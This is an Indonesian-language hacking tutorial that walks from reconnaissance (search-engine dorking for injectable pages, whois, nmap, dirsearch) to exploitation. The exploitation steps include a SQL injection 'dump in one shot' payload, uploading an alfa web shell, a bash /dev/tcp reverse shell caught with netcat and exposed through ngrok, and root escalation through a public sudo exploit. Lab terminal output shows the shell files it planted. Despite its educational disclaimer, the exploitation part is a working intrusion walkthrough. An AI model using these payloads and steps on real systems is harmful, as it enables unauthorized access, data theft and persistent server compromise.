

- Hacking Anatomy
 - Apa itu Hacking Anatomy
 - Apa saja alat yang digunakan hacking anatomy?
 - Apa saja Langkah - Langkah Hacking Anatomy
 - Reconnaissance / Footprinting
 - Scanning
 - Enumerate
 - Gaining Access
 - Privileges Escalation
 - Covering Tracks
 - Backdooring / Maintaining Access
 - DOS

Hacking Anatomy

Materi ini dijadikan untuk tujuan pendidikan. Peserta diharapkan menggunakan pengetahuan dengan bijak dan bertanggung jawab. Kami tidak bertanggung jawab atas tindakan ilegal diluar Materi ini.

Apa itu Hacking Anatomy

Hacking Anatomy adalah istilah yang merujuk pada tahapan atau proses yang dilakukan seorang hacker dalam melakukan serangan terhadap sistem komputer atau jaringan. Ini mencakup langkah-langkah sistematis yang biasanya diikuti untuk menemukan, mengeksploitasi, dan mengekspos kelemahan dalam sistem target. Proses ini sering kali digunakan dalam konteks **penetration testing** atau pengujian keamanan sistem.

Apa saja alat yang digunakan hacking anatomy?


- cURL
- Nmap
- SQLMap
- DirSearch

- Whois
- Domain Finder
- Dan seterusnya...

Apa saja Langkah - Langkah Hacking Anatomy

Reconnaissance / Footprinting

- Apa itu Reconnaissance / Footprinting
 - Pengumpulan informasi tentang target, seperti alamat IP, domain, atau jaringan. Ini bisa dilakukan secara pasif atau aktif.
- Penerapan
 - Dorking pada Mesin Pencarian
 - Kita bisa melakukan information gathering dengan search engine yang tersedia, untuk search engine bisa menggunakan google / duckduckgo / bing / dsb.
 - Setelah itu kita cari data apa saja yang tersedia seperti kontak, alamat, website tersebut website bidang apa, dsb... contoh live target: example.com contoh dorking: `berita.php?id= site:com`



- Whois

- whois [IP Target / Host Target]

```

billy@billy: ~
billy@billy: ~/Documents

billy@billy:~$ whois 192.168.1.14

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy\_reporting/
#
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#

NetRange:          192.168.0.0 - 192.168.255.255
CIDR:              192.168.0.0/16
NetName:          PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle:        NET-192-168-0-0-1
Parent:           NET192 (NET-192-0-0-0-0)
NetType:          IANA Special Use
OriginAS:
Organization:     Internet Assigned Numbers Authority (IANA)
RegDate:          1994-03-15
Updated:          2024-05-24
Comment:          These addresses are in use by many millions of independently operated networks, which might be as small as a single computer connected to a home gateway, and are automatically configured in hundreds of millions of devices. They are only intended for use within a private context and traffic that needs to cross the Internet will need to use a different, unique address.
Comment:
Comment:          These addresses can be used by anyone without any need to coordinate with IANA or an Internet registry. The tra

```

- cURL

- Jalankan Perintah: `curl -v [IP VM]`

```
billy@billy: ~  
billy@billy: ~  
billy@billy: ~$ curl -v 192.168.1.14  
* Trying 192.168.1.14:80...  
* TCP_NODELAY set  
* Connected to 192.168.1.14 (192.168.1.14) port 80 (#0)  
> GET / HTTP/1.1  
> Host: 192.168.1.14  
> User-Agent: curl/7.68.0  
> Accept: */*  
>  
* Mark bundle as not supporting multiuse  
< HTTP/1.1 200 OK  
< Date: Sun, 14 Jul 2024 06:11:26 GMT  
< Server: Apache/2.4.41 (Ubuntu)  
< Last-Modified: Sun, 14 Jul 2024 05:46:51 GMT  
< ETag: "2aa6-61d2ea3a1c734"  
< Accept-Ranges: bytes  
< Content-Length: 10918  
< Vary: Accept-Encoding  
< Content-Type: text/html  
<  
  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml">  
  <!--  
    Modified from the Debian original for Ubuntu  
    Last updated: 2016-11-16  
    See: https://launchpad.net/bugs/1288690  
  -->
```

- Trace Route

- Active reconnaissance (rekognisi aktif) adalah tahap dalam proses penyerangan atau pengumpulan informasi yang melibatkan interaksi langsung dengan target sistem atau jaringan untuk mengumpulkan data rinci. Tidak seperti passive reconnaissance, yang bergantung pada pengamatan tanpa interaksi langsung, active reconnaissance melibatkan pengiriman permintaan dan analisis respons untuk mengungkapkan informasi spesifik tentang target.

- linux = `tracert [HOST / IP]`

- windows = `tracert [HOST / IP]`

```
billy@billy:~/Documents$ traceroute google.com
traceroute to google.com (172.253.118.100), 30 hops max, 60 byte packets
 1 192.168.1.1 (192.168.1.1) 1.476 ms 1.840 ms 2.231 ms
 2 149.113.22.1 (149.113.22.1) 7.273 ms 8.242 ms 8.586 ms
 3 fm-dyn-61-247-3-245.fast.net.id (61.247.3.245) 9.066 ms 9.925 ms 10.383 ms
 4 fm-dyn-202-73-99-121.fast.net.id (202.73.99.121) 10.846 ms 9.405 ms 11.267 ms
 5 fm-dyn-111-95-245-113.fast.net.id (111.95.245.113) 34.405 ms fm-dyn-111-95-245-109.fast.net.id (111.95.245.109) 34.829 ms
 6 fm-dyn-111-95-246-130.fast.net.id (111.95.246.130) 33.373 ms 27.910 ms 28.947 ms
 7 * 192.178.109.115 (192.178.109.115) 27.329 ms *
 8 142.251.49.190 (142.251.49.190) 29.037 ms 142.251.52.48 (142.251.52.48) 29.780 ms 192.178.109.94 (192.178.109.94) 28.324
ms
 9 192.178.109.94 (192.178.109.94) 27.506 ms 192.178.109.212 (192.178.109.212) 26.771 ms *
10 216.239.50.192 (216.239.50.192) 30.668 ms 30.518 ms 142.251.230.135 (142.251.230.135) 29.672 ms
11 142.251.230.230 (142.251.230.230) 28.434 ms 172.253.68.141 (172.253.68.141) 31.112 ms 108.170.225.101 (108.170.225.101) 4
2.281 ms
12 * * 66.249.95.85 (66.249.95.85) 29.612 ms
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * sl-in-f100.1e100.net (172.253.118.100) 29.081 ms
billy@billy:~/Documents$
```

Scanning

- Apa itu Scanning


- Mengidentifikasi port terbuka, layanan yang berjalan, dan mencari kerentanan pada sistem target menggunakan alat seperti Nmap, Nessus, dll.

- Penerapan

- Nmap

- Setelah itu kita bisa melakukan pemindaian port yang terbuka apa saja dengan tools yang bernama nmap dengan perintah seperti berikut:

- `nmap -sV [IP / HOST]`



```
billy@billy: ~/Documents
billy@billy: /etc/mysql
billy@billy: ~/Documents$ nmap -sV 192.168.1.163
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-14 20:18 WIB
Nmap scan report for 192.168.1.163
Host is up (0.00074s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
3306/tcp  open  mysql    MySQL (unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.41 seconds
billy@billy: ~/Documents$
```

Enumerate

- Apa itu Enumerate
 - langkah kritis karena informasi yang diperoleh dapat digunakan untuk merencanakan langkah eksploitasi lebih lanjut terhadap target, alat yang digunakan seperti DirSearch(Enumerate Web Application), dig(DNS Enumeration), enum4linux(SMB Enumerate), dan lain sebagainya.
- Penerapan
 - DirSearch
 - dirsearch adalah alat open-source yang digunakan untuk melakukan brute-force terhadap direktori dan file di situs web. Alat ini sangat berguna dalam pengujian penetrasi web dan pengumpulan informasi, membantu penguji untuk menemukan direktori tersembunyi dan file yang mungkin tidak terdeteksi oleh crawler biasa.
 - Perintah : `dirsearch -u [HOST / IP]`


```
billy@billy: ~$ dirsearch -u 192.168.1.163

  _ _ _ _ _  v0.4.3
  C H I - J  G _ C H I - C H I

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/billy/reports/_192.168.1.163/_24-07-14_21-00-28.txt
Target: http://192.168.1.163/

[21:00:34] Starting:
[21:00:37] 403 - 2788 - /.ht_wsr.txt
[21:00:37] 403 - 2788 - /.htaccess.bak1
[21:00:37] 403 - 2788 - /.htaccess.orig
[21:00:37] 403 - 2788 - /.htaccess.sample
[21:00:37] 403 - 2788 - /.htaccess.save
[21:00:37] 403 - 2788 - /.htaccess_extra
[21:00:37] 403 - 2788 - /.htaccess_sc
[21:00:37] 403 - 2788 - /.htaccessOLD
[21:00:37] 403 - 2788 - /.htaccessOLD2
[21:00:37] 403 - 2788 - /.htm
[21:00:37] 403 - 2788 - /.html
[21:00:37] 403 - 2788 - /.htaccess.orig
[21:00:37] 403 - 2788 - /.htaccessBAK
[21:00:37] 403 - 2788 - /.htpasswd
[21:00:37] 403 - 2788 - /.httr-oauth
[21:00:37] 403 - 2788 - /.htpasswd_test
[21:00:39] 403 - 2788 - /.php
```

- Pengecekan Celah Keamanan (contoh: SQL Injection)
 - SQL Injection adalah teknik serangan keamanan pada basis data yang memanfaatkan celah keamanan dalam aplikasi web yang menerima input dari pengguna dan tidak memvalidasi atau menyaring input dengan benar. Kita bisa melakukan testing apakah target mempunyai vulnerability dengan memberi ' pada parameter POST maupun GET



Gaining Access

- Apa itu Gaining Access
 - Memanfaatkan kerentanan yang ditemukan untuk masuk ke dalam sistem, misalnya melalui exploit atau teknik brute force



- Penerapan

- Gaining Access (Dump In One Shoot / DIOS)

- Dalam konteks SQL Injection perintah DIOS adalah untuk melihat / dump data dalam satu kali injeksi.

- perintah DIOS:

```
concat(0x3c68313e696e6a656b7369206f6c656820616b753c2f68313e,  
(select/**/group_concat(table_name,0x3a,column_name,0x3c62723e)/
```




- Apa itu Privileges Escalation

- Teknik dalam keamanan siber di mana seorang penyerang mendapatkan akses dengan hak istimewa yang lebih tinggi dari yang awalnya mereka miliki di dalam sistem atau jaringan.

- Penerapan


- Login Halaman Admin

- Anda bisa mendapatkan halaman login admin dari DirSearch diatas(Jika terdapat halaman Login Admin).



- Upload Shell

- Anda bisa mencari referensi shell dari mesin pencarian seperti google, bing, atau dsb, **cari yang bisa untuk back connect.**



Sumber: <https://github.com/nicxlau/alfa-shell/tree/master?tab=readme-ov-file>

- Back Connect Shell


- Setelah melakukan upload file kita melakukan Back Connect Shell menggunakan netcat dan she

- **Penyerang Jalankan**

- Diterminal jalankan netcat: `nc -lvp 4444`

- **Target Jalankan**

- Pada shell jalankan: `bash -i >& /dev/tcp/[IP Publik]/[PORT] 0>&1` atau menggunakan fitur yang ada pada Back Connect Shell. *Note: Untuk IP Publik dan Port bisa mencari langkah2 cara port forwarding dengan ngrok maupun serveo.net pada internet.



```
billy@billy: ~/Riset/TOOLS
billy@billy: /var/www/html/admin/gallery
billy@billy: ~/Riset/TOOLS
billy@billy: /tmp

billy@billy: ~/Riset/TOOLS$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.1.15 45006
/bin/sh: 0: can't access tty; job control turned off
$ ls
6300b855c6168-images.jpeg
6300bcfba3d3c-vince-lee-AqNKSWhyyqo-unsplash.jpg
6693eca83cfc4-shell.php
6694dcb08a7c2-shell.php
6694ddf1288f1-shell.php
6695249fdec70-8C.php
alfa.php
alfacgiapi
awok
evil.php
test.php
test.py
$ pwd
/var/www/html/admin/gallery
$
```

Hasil Attacker

- **Eskalasi Ke Root**

- Setelah melakukan back connect, kita melakukan eskalasi ke akses root. Seperti contoh kita menggunakan exploit yang telah ada <https://github.com/CptGibbon/CVE-2021-3156> sd

-

- Apa itu Pilfering

- Proses pengumpulan atau pencurian data sensitif dari sistem atau jaringan yang telah berhasil diakses oleh penyerang.

Covering Tracks

- Apa itu Covering Tracks

- Proses yang dilakukan oleh penyerang untuk menghapus jejak aktivitas mereka setelah melakukan serangan terhadap sistem atau jaringan.

Backdooring / Maintaining Access

- Apa itu Backdooring / Maintaining Access
 - Proses serangan siber di mana penyerang berusaha untuk mempertahankan akses ke sistem atau jaringan yang telah berhasil mereka masuki.

DOS

- Apa itu DOS
 - **DoS (Denial of Service)** adalah jenis serangan siber yang bertujuan untuk membuat sebuah layanan, server, atau jaringan menjadi tidak tersedia bagi pengguna yang sah dengan membanjiri sistem target dengan lalu lintas berlebihan atau memanfaatkan kelemahan spesifik pada sistem tersebut.